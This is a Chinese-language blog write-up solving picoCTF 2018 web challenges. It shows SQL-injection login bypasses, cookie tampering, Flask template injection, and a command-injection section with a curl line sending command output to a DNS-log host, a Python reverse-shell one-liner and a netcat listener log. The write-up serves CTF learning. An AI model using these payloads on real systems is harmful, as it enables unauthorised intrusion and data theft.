picoCTF2018 Writeup之Web Exploitation篇

Stefano / 2018-10-17 18:04:26 / 浏览数 5641 安全技术 CTF 顶(2) 踩(0)

前言

这是一个由卡耐基梅隆大学主办的CTF比赛，整体难度偏简单，适合新手入门。但是……这个比赛的主要面向人群是初中生和高中生，本菜鸡实在是自愧不如orz，还是直接看

Inspect Me

Question

Inpect this code! http://2018shell1.picoctf.com:53213 (link)

Hint

How do you inspect a website's code on a browser?

Check all the website code.

Solution

基础入门，查看源代码即可。

```
</p>
<!-- I learned HTML! Here's part 1/3 of the flag: picoCTF{ur_4_real_1nspe -->
  </div>
```

```
#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* I learned CSS! Here's part 2/3 of the flag: ct0r_g4dget_098df0d0} */
```

```
window.onload = function() {
    openTab('tabintro', this, '#222');
}

/* I learned JavaScript! Here's part 3/3 of the flag:  */
```

flag:`picoCTF{ur_4_real_1nspect0r_g4dget_098df0d0}`

Client Side is Still Bad

Question

I forgot my password again, but this time there doesn't seem to be a reset, can you help me? (link)

Hint

Client Side really is a bad way to do it.

Solution

本地js验证登录，把每一个小段的字符串拼接起来就是flag。

```
<script type="text/javascript">
    function verify() {
      checkpass = document.getElementById("pass").value;
      split = 4;
      if (checkpass.substring(split*7, split*8) == '}') {
        if (checkpass.substring(split*6, split*7) == 'd366') {
          if (checkpass.substring(split*5, split*6) == 'd_3b') {
           if (checkpass.substring(split*4, split*5) == 's_ba') {
            if (checkpass.substring(split*3, split*4) == 'nt_i') {
              if (checkpass.substring(split*2, split*3) == 'clie') {
                if (checkpass.substring(split, split*2) == 'CTF{') {
                  if (checkpass.substring(0,split) == 'pico') {
                    alert("You got the flag!")
                    }
                  }
                }
```

flag:picoCTF{client_is_bad_3bd366}

Logon

Question

I made a website so now you can log on to! I don't seem to have the admin password. See if you can't get to the flag. (link)

Hint

Hmm it doesn't seem to check anyone's password, except for admins?

How does check the admin's password?

Solution

随便构造一个除了admin之外的用户名登录，会重定向至/flag，且返回头有Set-Cookie。

```
POST /login HTTP/1.1
Host: 2018shell1.picoctf.com:37861
Content-Length: 26
Cache-Control: max-age=0
Origin: http://2018shell1.picoctf.com:37861
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://2018shell1.picoctf.com:37861/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.28574373.1538400083; _gid=GA1.2.133979370.1539487675;
OUTFOX_SEARCH_USER_ID_NCOO=564363266.0118861
Connection: close

user=a' or 1=1#&password=a
```

```
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://2018shell1.picoctf.com:37861/flag
Set-Cookie: password=a; Path=/
Set-Cookie: username="a' or 1=1#"; Path=/
Set-Cookie: admin=False; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="/flag">/flag</a>.  If not click the link.
```

在cookie中将admin设为True。

```
Cookie: _ga=GA1.2.28574373.1538400083; _gid=GA1.2.133979370.1539487675;
OUTFOX_SEARCH_USER_ID_NCOO=564363266.0118861;admin=True;
```

再访问/flag，得到flag。

```
GET /flag HTTP/1.1
Host: 2018shell1.picoctf.com:37861
Cache-Control: max-age=0
Origin: http://2018shell1.picoctf.com:37861
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://2018shell1.picoctf.com:37861/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.28574373.1538400083; _gid=GA1.2.133979370.1539487675;
OUTFOX_SEARCH_USER_ID_NCOO=564363266.0118861;admin=True;
Connection: close
```

```
                </li>
                <li role="presentation"><a href="/logout" class="btn btn-l
pull-right">Sign Out</a>
                </li>
              </ul>
            </nav>
            <h3 class="text-muted">My New Website</h3>
          </div>

          <div class="jumbotron">
            <p class="lead"></p>
            <p style="text-align:center; font-size:30px;"><b>Flag</b>:
<code>picoCTF{l0g1ns_ar3nt_r34l_a280e12c}</code></p>
          </div>


          <footer class="footer">
            <p>&copy; PicoCTF 2018</p>
```

flag:picoCTF{l0g1ns_ar3nt_r34l_a280e12c}

Irish Name Repo

Question

There is a website running at http://2018shell1.picoctf.com:59464 (link) . Do you think you can log us in? Try to see if you can login!

Hint

There doesn't seem to be many ways to interact with this, I wonder if the users are kept in a database?

Solution

没有任何过滤的注入，直接到/admin登录页面，使用万能密码`admin' or '1'='1`登录即可

```
POST /login.php HTTP/1.1
Host: 2018shell1.picoctf.com:59464
Content-Length: 53
Cache-Control: max-age=0
Origin: http://2018shell1.picoctf.com:59464
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8
Referer: http://2018shell1.picoctf.com:59464/login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.28574373.1538400083; _gid=GA1.2.133979370.1539487675;
OUTFOX_SEARCH_USER_ID_NCOO=564363266.0118861
Connection: close

username=admin%27+or+%271%27%3D%271&password=&debug=0
```

admin' or '1'='1

```
HTTP/1.1 200 OK
Content-type: text/html; charset=UTF-8

<h1>Logged in!</h1><p>Your flag is:
picoCTF{con4n_r3411y_1snt_1r1sh_d121ca0b}</p>
```

flag:picoCTF{con4n_r3411y_1snt_1r1sh_d121ca0b}

Mr. Robots

Question

Do you see the same things I see? The glimpses of the flag hidden away? (link)

Hint


What part of the website could tell you where the creator doesn't want you to look?

Solution

访问/robots.txt，返回

```
User-agent: *
Disallow: /143ce.html
```

再访问/143ce.html



flag:picoCTF{th3_w0rld_1s_4_danger0us_pl4c3_3lli0t_143ce}

No Login

Question

Looks like someone started making a website but never got around to making a login, but I heard there was a flag if you were the admin.
http://2018shell1.picoctf.com:33889 (link)

Hint

What is it actually looking for in the cookie?

Solution

session里有jwt。

解码一下。

Encoded PASTE A TOKEN HERE

```
eyJfZmxhc2hlcyI6W3siIHQiOlsid2FybmluZyIs
IkknbSBzb3JyeSBpdCBkb2Vzbid0IGxvb2sgbGlr
ZSB5b3UgYXJlIHRoZSBhZG1pbi4iXX1dfQ.DqZOP
g.K5xNViyWWoiHREwG2SpIJlGeHl4
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "_flashes": [
    {
      " t": [
        "warning",
        "I'm sorry it doesn't look like you are the
admin."
      ]
    }
  ]
}
```

和前面那题一样cookie加入admin=1即可。

```
GET /flag HTTP/1.1
Host: 2018shell1.picoctf.com:33889
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8
Referer: http://2018shell1.picoctf.com:33889/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.28574373.1538400083; _gid=GA1.2.133979370.1539487675;
OUTFOX_SEARCH_USER_ID_NCOO=564363266.0118861;admin=1;
Connection: close
```

```
            </ul>
          </nav>
          <h3 class="text-muted">My New Website</h3>
        </div>

        <div class="jumbotron">
          <p class="lead"></p>
          <p style="text-align:center; font-size:30px;"><b>Flag</b>:
<code>picoCTF{n0l0g0n_n0_pr0bl3m_26b0181a}</code></p>
          <!-- <p><a class="btn btn-lg btn-success" href="admin"
role="button">Click here for the flag!</a> -->
          <!-- </p> -->
        </div>
```

flag:picoCTF{n0l0g0n_n0_pr0bl3m_26b0181a}

Secret Agent

Question

Here's a little website that hasn't fully been finished. But I heard google gets all your info anyway. http://2018shell1.picoctf.com:53383 (link)

Hint

How can your browser pretend to be something else?

Solution

访问页面显示You're not google! Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36。需要伪造UA，一开始以为是改chrome，一寻思不对啊，我用的不就是chrome吗==……。后来再琢磨了一下，You're not google不是You're not chrome，所以应该是伪造成Google爬虫。

```
~
❯ curl -s http://2018shell1.picoctf.com:53383/flag --user-agent "googlebot" |grep pico
          <p style="text-align:center; font-size:30px;"><b>Flag</b>: <code>picoCTF{s3cr3t_ag3nt_m4n_134ecd62}</code></p>
```

flag:picoCTF{s3cr3t_ag3nt_m4n_134ecd62}

Buttons

Question

There is a website running at http://2018shell1.picoctf.com:21579 (link). Try to see if you can push their buttons.

Hint

What's different about the two buttons?

Solution

两个按钮，第一个会触发POST发送表单，而第二个则会触发一个GET请求。

```
...
<form action="button1.php" method="POST">
   <input type="submit" value="PUSH ME! I am your only hope!"/>
</form>
...

...
You did it! Try the next button: <a href="button2.php">Button2</a>
...
```

通过POST访问第二个页面就可以了。

```
~
› curl -X POST 2018shell1.picoctf.com:21579/button2.php
Well done, your flag is: picoCTF{button_button_whose_got_the_button_ed306c10}%
```

flag:picoCTF{button_button_whose_got_the_button_ed306c10}

The Vault

Question

There is a website running at http://2018shell1.picoctf.com:56537 (link). Try to see if you can login!

Hint

No Hints.


Solution


题目给了源码

```
<?php
 ini_set('error_reporting', E_ALL);
 ini_set('display_errors', 'On');

 include "config.php";
 $con = new SQLite3($database_file);

 $username = $_POST["username"];
 $password = $_POST["password"];
 $debug = $_POST["debug"];
 $query = "SELECT 1 FROM users WHERE name='$username' AND password='$password'";

 if (intval($debug)) {
   echo "<pre>";
   echo "username: ", htmlspecialchars($username), "\n";
   echo "password: ", htmlspecialchars($password), "\n";
   echo "SQL query: ", htmlspecialchars($query), "\n";
   echo "</pre>";
 }

 //validation check
 $pattern ="/.*['\"].*OR.*/i";
 $user_match = preg_match($pattern, $username);
 $password_match = preg_match($pattern, $username);
 if($user_match + $password_match > 0)  {
   echo "<h1>SQLi detected.</h1>";
 }
 else {
   $result = $con->query($query);
   $row = $result->fetchArray();

   if ($row) {
     echo "<h1>Logged in!</h1>";
     echo "<p>Your flag is: $FLAG</p>";
   } else {
```

```
    echo "<h1>Login failed.</h1>";
  }
 }

?>
```

可以看到过滤了关键词OR，其他都和Irish Name Repo类似，改用`like`注入。





flag:`picoCTF{w3lc0m3_t0_th3_vau1t_c09f30a0}`

Artisinal Handcrafted HTTP 3

Question

> We found a hidden flag server hiding behind a proxy, but the proxy has some... interesting ideas of what qualifies someone to make HTTP requests. Looks like you'll have to do this one by hand. Try connecting via `nc 2018shell1.picoctf.com 42496`, and use the proxy to send HTTP requests to `flag.local`. We've also recovered a username and a password for you to use on the login page:

`realbusinessuser/potooooooooo`.

Hint

Be the browser. When you navigate to a page, how does your browser send HTTP requests? How does this change when you submit a form?

Solution

大概意思就是要向名为`flag.local`的主机，手动构造并发送`HTTP`请求。先请求`/`试试。

```
# ■■
GET / HTTP/1.1
Host: flag.local
# ■■
HTTP/1.1 200 OK
x-powered-by: Express
content-type: text/html; charset=utf-8
content-length: 321
etag: W/"141-LuTf9ny9p1l454tuA3Un+gDFLWo"
date: Mon, 15 Oct 2018 17:04:13 GMT
connection: close


       <html>
           <head>
               <link rel="stylesheet" type="text/css" href="main.css" />
           </head>
           <body>
               <header>
                   <h1>Real Business Internal Flag Server</h1>
                   <a href="/login">Login</a>
               </header>
               <main>
                   <p>You need to log in before you can see today's flag.</p>
               </main>
           </body>
       </html>
       %
```

跟进请求`/login`。

```
# ■■
GET /login HTTP/1.1
HOST:flag.local
# ■■
HTTP/1.1 200 OK
x-powered-by: Express
content-type: text/html; charset=utf-8
content-length: 498
etag: W/"1f2-UE5AGAqbLVQn1qrfKFRIqanxl9I"
date: Mon, 15 Oct 2018 17:06:06 GMT
connection: close


       <html>
           <head>
               <link rel="stylesheet" type="text/css" href="main.css" />
           </head>
           <body>
               <header>
                   <h1>Real Business Internal Flag Server</h1>
                   <a href="/login">Login</a>
               </header>
               <main>
                   <h2>Log In</h2>

                   <form method="POST" action="login">
                       <input type="text" name="user" placeholder="Username" />
                       <input type="password" name="pass" placeholder="Password" />
```

```
                    <input type="submit" />
                </form>
            </main>
        </body>
    </html>
    %
```

然后POST发送题目给的用户名和密码。

```
# ■■
POST /login HTTP/1.1
Host: flag.local
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

user=realbusinessuser&pass=potooooooooo
# ■■
HTTP/1.1 302 Found
x-powered-by: Express
set-cookie: real_business_token=PHNjcmlwdD5hbGVydCgid2F0Iik8L3NjcmlwdD4%3D; Path=/
location: /
vary: Accept
content-type: text/plain; charset=utf-8
content-length: 23
date: Mon, 15 Oct 2018 17:08:18 GMT
connection: close

Found. Redirecting to /%
```

返回一个302，并且带有一个cookie，用这个cookie再访问一次/，得到flag。

```
# ■■
GET / HTTP/1.1
HOST:flag.local
cookie:real_business_token=PHNjcmlwdD5hbGVydCgid2F0Iik8L3NjcmlwdD4%3D;
# ■■
HTTP/1.1 200 OK
x-powered-by: Express
content-type: text/html; charset=utf-8
content-length: 438
etag: W/"1b6-eYJ8DUTdkgByyfWFi6OJJSjopFg"
date: Mon, 15 Oct 2018 17:10:13 GMT
connection: close


    <html>
        <head>
            <link rel="stylesheet" type="text/css" href="main.css" />
        </head>
        <body>
            <header>
                <h1>Real Business Internal Flag Server</h1>
                <div class="user">Real Business Employee</div>
                <a href="/logout">Logout</a>
            </header>
            <main>
                <p>Hello <b>Real Business Employee</b>!  Today's flag is: <code>picoCTF{0nLY_Us3_n0N_GmO_xF3r_pR0tOcol5_2e1
            </main>
        </body>
    </html>
    %
```

flag:picoCTF{0nLY_Us3_n0N_GmO_xF3r_pR0tOcol5_2e14}

Flaskcards

Question

We found this fishy website for flashcards that we think may be sending secrets. Could you take a look?

Hint

Are there any common vulnerabilities with the backend of the website?

Is there anywhere that filtering doesn't get applied?

The database gets reverted every 2 hours so your session might end unexpectedly. Just make another user

Solution

从题目名字推测网站用的应该是flask框架，根据hint来看应该是SSTI漏洞。

访问http://2018shell1.picoctf.com:23547/{{ 1+1
}}，并没有返回特殊的数据，说明网站错误机制应该没有问题，切入点不在这。注册账号并登陆，发现多了`Creating cards`、`Listing cards`。

在`Creating cards`的Question和answer处输入{{1+1}}，然后切换到`Listing Cards`，发现两处都变成了2而不是1。

读取{{ config.items() }}，发现`secretkey`就是flag。

```
dict_items([('DEBUG', False), ('PREFERRED_URL_SCHEME', 'http'), ('SQLALCHEMY_POOL_TIMEOUT', None), ('JSON_AS_ASCII', True),
('PROPAGATE_EXCEPTIONS', None), ('ENV', 'production'), ('SQLALCHEMY_POOL_RECYCLE', None), ('PERMANENT_SESSION_LIFETIME', datet
('JSON_SORT_KEYS', True), ('SQLALCHEMY_TRACK_MODIFICATIONS', False), ('SERVER_NAME', None), ('TRAP_BAD_REQUEST_ERRORS', None),
('MAX_COOKIE_SIZE', 4093), ('USE_X_SENDFILE', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('BOOTSTRAP_LOCAL_SUBDOMAIN', None)
('APPLICATION_ROOT', '/'), ('BOOTSTRAP_USE_MINIFIED', True), ('MAX_CONTENT_LENGTH', None), ('BOOTSTRAP_QUERYSTRING_REVVING', T
('TRAP_HTTP_EXCEPTIONS', False), ('SESSION_COOKIE_PATH', None), ('TESTING', False), ('SQLALCHEMY_COMMIT_ON_TEARDOWN', False),
('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SQLALCHEMY_POOL_SIZE', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_N
('SESSION_COOKIE_SECURE', False), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('TEMPLATES_AUTO_RELOAD', None), ('SESSION_COOKIE_SA
('JSONIFY_MIMETYPE', 'application/json'), ('SQLALCHEMY_RECORD_QUERIES', None), ('SESSION_COOKIE_DOMAIN', False), ('SEND_FILE_M
('SQLALCHEMY_NATIVE_UNICODE', None), ('SQLALCHEMY_BINDS', None), ('SQLALCHEMY_DATABASE_URI', 'sqlite://'), ('SQLALCHEMY_ECHO',
('BOOTSTRAP_SERVE_LOCAL', False), ('BOOTSTRAP_CDN_FORCE_SSL', False),
('SECRET_KEY', 'picoCTF{secret_keys_to_the_kingdom_584f8327}'),
('SESSION_REFRESH_EACH_REQUEST', True), ('SQLALCHEMY_MAX_OVERFLOW', None)])
```

flag:`picoCTF{secret_keys_to_the_kingdom_584f8327}`

fancy-alive-monitoring

Question

One of my school mate developed an alive monitoring tool. Can you get a flag from http://2018shell1.picoctf.com:31070(link)?

Hint

This application uses the validation check both on the client side and on the server side, but the server check seems to be inappropriate.

You should be able to listen through the shell on the server.

Solution

查看源码，输入处有js检查，表单处有正则检查。

```
<html>
<head>
   <title>Monitoring Tool</title>
   <script>
   function check(){
       ip = document.getElementById("ip").value;
       chk = ip.match(/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/);
       if (!chk) {
           alert("Wrong IP format.");
           return false;
       } else {
           document.getElementById("monitor").submit();
       }
   }
   </script>
</head>
<body>
   <h1>Monitoring Tool ver 0.1</h1>
```


```
   <form id="monitor" action="index.php" method="post" onsubmit="return false;">
   <p> Input IP address of the target host
   <input id="ip" name="ip" type="text">
   </p>
   <input type="button" value="Go!" onclick="check()">
   </form>
   <hr>

<?php
$ip = $_POST["ip"];
if ($ip) {
   // super fancy regex check!
   if (preg_match('/^(([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5]).){3}([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])/',$ip)) {
       exec('ping -c 1 '.$ip, $cmd_result);
       foreach($cmd_result as $str){
           if (strpos($str, '100% packet loss') !== false){
               printf("<h3>Target is NOT alive.</h3>");
               break;
           } else if (strpos($str, ', 0% packet loss') !== false){
               printf("<h3>Target is alive.</h3>");
               break;
           }
       }
   } else {
       echo "Wrong IP Format.";
   }
}
?>
<hr>
<a href="index.txt">index.php source code</a>
</body>
</html>
```

js检查可以直接忽略，关键看正则过滤。

```
...
if ($ip) {
   // super fancy regex check!
   if (preg_match('/^(([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5]).){3}([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])/',$ip))
...
```

正则结尾没有写$，所以ip后面可以插入任意字符。页面没有命令回显，就可以用DNSlog查看命令执行返回的信息。

输入 `ip=0.0.0.0;curl http://40zqma.ceye.io/`whoami`` 发现可以收到回显。



也可以直接反弹shell，更方便。使用python来反弹shell。

```
ip=0.0.0.0;python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("your_vps_ip",
```

在vps上开启nc监听。

```
~ nc -lvvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [18.224.157.204] port 8888 [tcp/*] accepted (family 2, sport 42170)
/bin/dash: 0: can't access tty; job control turned off
$ ls
index.php
index.txt
the-secret-1335-flag.txt
xinet_startup.sh
$ cat the-secret-1335-flag.txt
Here is your flag: picoCTF{n3v3r_trust_a_b0x_d7ad162d}
```

flag:`picoCTF{n3v3r_trust_a_b0x_d7ad162d}`

Help Me Reset 2

Question

There is a website running at http://2018shell1.picoctf.com:19054 (link). We need to get into any user for a flag!

Hint


Try looking past the typical vulnerabilities. Think about possible programming mistakes.

Solution

